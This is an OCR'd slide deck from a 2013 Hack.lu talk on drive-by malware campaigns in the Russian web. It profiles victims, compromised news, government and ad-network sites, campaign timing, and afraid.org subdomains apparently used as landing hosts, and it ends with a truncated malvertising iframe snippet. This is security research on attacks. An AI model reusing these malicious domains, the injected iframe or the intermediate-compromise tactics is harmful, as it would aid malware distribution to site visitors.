# Pearls of Cybercrime:

## *malicious campaigns of year 2013 .RU landscape*

Hack.lu 2013
Luxembourg

Fyodor Yarochkin
Vladimir Kropotov
Chetvertakov Vitaliy

# Agenda (roughly)

- Scope
- Victimology (understanding the victims)
- Evolutionary changes of year 2013
- Intermediate Victims
- Techniques and trends
- Tools and protection


# Lets recap the terminology ;-)

- Everyone knows what's drive-by, so just a quick recap of terminology here to make sure we are on the same page:
  - A compromised resource loads “stuff” from a landing page. The landing page may be part of TDS or serve an exploit directly.  When exploit is successful a callback may be follow.

# SCOPE

What are our data sources...

# Scope (data sources)




# VICTIMS

# Victimology

- We only look at commercially-motivated incidents here.
- Primary victims. Not so interesting subject
- Intermediate victims are very interesting: these are the targets which are compromised for the purpose of leveraging them in malware campaigns

# Victimology(2)

- You can learn quite abit about primary victims by simply reading thematic forums :)




**Traff Pricing**

Source:
A botnet load selling portal

# Primary victims

- About 40 000 000 Internet users in Russia

  According our stats:

- For every **10 000 hosts** in Russia
- **500 hosts** redirected to landing page every week
- **25-50 hosts** with  typical protection scheme (NAT, proxy with antivirus, vendor supplied reputation lists, etc.), antivirus on the host the host) are **COMPROMISED**

# Intermediate victims

- Web servers compromised (most common)
- DNS servers or domain names hijacked

  (add examples from afraid.org)
- Banner campaign (adserver/openx compromise. (swiss-cheese ;))
- Other infrastructure compromised

  memcache poisoning


# What makes intermediates attractive

- High traff
- Good reputation rank

## How popular is rg.ru?

**Alexa Traffic Ranks**

How is this site ranked relative to other sites?




**Global Rank** 2,716 ▲744

**Rank in Russia** 148

## Safe Browsing

*Diagnostic page for* rg.ru

**What is the current listing status for rg.ru?**

This site is not currently listed as suspicious.

**What happened when Google visited this site?**

Of the 2795 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2013-10-16, and suspicious content was never found on this site within the past 90 days.

This site was hosted on 2 network(s) including AS6854 (SYNTERRA-AS), AS8641 (NAUKANET-AS).

**Has this site acted as an intermediary resulting in further distribution of malware?**

Over the past 90 days, rg.ru did not appear to function as an intermediary for the infection of any sites.

**Has this site hosted malware?**

No, this site has not hosted malicious software over the past 90 days.

## rg.ru My WOT / Site Adviser Report

| | |
|---|---|
| Trustworthiness | 90% |
| Vendor reliability | 90% |
| Privacy | 90% |
| Child Safety | 89% |

# Attractive intermediates
# Find and abuse, abuse, abuse...
# (Date: May – Aug 2013)

| | |
|---|---|
| fbps.1403883.mar2.afraid.org | hwld.1403883.mar2.afraid.org |
| ju7a.1403883.mar2.afraid.org | zwif.1403883.mar2.afraid.org |
| wzet.1403883.mar2.afraid.org | p0zj.1403883.mar2.afraid.org |
| gatw.1403883.mar2.afraid.org | xfco.1403883.mar2.afraid.org |
| kfzv.1403883.mar2.afraid.org | thym.1403883.mar2.afraid.org |
| oxdo.1403883.mar2.afraid.org | 8xem.1403883.mar2.afraid.org |
| ihuf.1403883.mar2.afraid.org | yid6.1403883.mar2.afraid.org |
| 9idc.1403883.mar2.afraid.org | avvq.1403883.mar2.afraid.org |
| aieu.1403883.mar2.afraid.org | 399f.1403883.mar2.afraid.org |

# 2013 Campaigns
# Statistical Overview

# News/Media outlets are very popular this year

| Domain | Resource type | Campaign dates | unique hosts per day |
|---|---|---|---|
| rg.ru | News – official gov publisher | Autumn 2013 | ~ 790 000 |
| newsru.com | news | Winter 2013 – Autumn 2013 | ~ 590 000 |
| gazeta.ru | news | Spring 2013 - Autumn 2013 | ~ 490 000 |
| aif.ru | news | Spring 2013 - Autumn 2013 | ~ 330 000 |
| mk.ru | news | Summer 2013 | ~ 315 000 |
| vz.ru | news | Winter 2013 – Summer 2013 | ~ 170 000 |
| lifenews.ru | news | Summer 2013 | ~ 170 000 |
| topnews.ru | news | Spring 2013 - Autumn 2013 | ~ 140 000 |


# Video, mail, regional gov – you choose...!

| Domain | Resource type | When seen | unique hosts per day |
|---|---|---|---|
| Youtube.com | | Summer 2013 - Autumn 2013 (malvertising?!) | Alexa N 3 |
| mail.ru | Public email, search engine | Winter 2013 | Alexa N 33 |
| Vesti.ru | TV news | Winter 2013 | ~ 1 050 000 |
| tvrain.ru | TV | Autumn 2013 | ~ 250 000 |
| mos.ru | Moscow gov portal | Winter 2013 – Spring 2013 | ~150 000 |
| glavbukh.ru | Accountants | Spring 2013 - Autumn 2013 | ~65 000 |
| tks.ru | Finance (Import/Explort) | Summer 2013 - Autumn 2013 | ~38 000 |

# Time slots for serving malware

- Traffic served during the lunch time from 12 till 15 with 1-2 hours timeframe.

# Non-standard HTTP port use




# EXAMPLES

Lets take a look at some of the **intermediate** victims

# News site compromise: July 2013 campaign

# News site compromise: July 2013 campaign



# Malvertising from adriver banner network

<iframe height="100%" frameborder="0" width="100%" scrolling="no" marginheight="0" marginwidth="0" hspace="0" vspace="0"
**src="//edp1.adriver.ru/i**images/0002841/0002841312/0/index.html?html_params=rhost%3Dad.adriver.ru%26sid%3D80938%26ad%3D410951%26bid%3D2841312%26ar_ntype%3D0%26ar_pass%3D%26bt%3D34%26pz%3D1%26bn%3D8%26width%3D300%26height%3D120%26rnd%3D721963697%26geozoneid%3D38%26rleurl%3Dhttp://%26target%3D_blank%26sliceid%3D1258947%26uid%3D2307358187l">

<html><head><body>

<style>

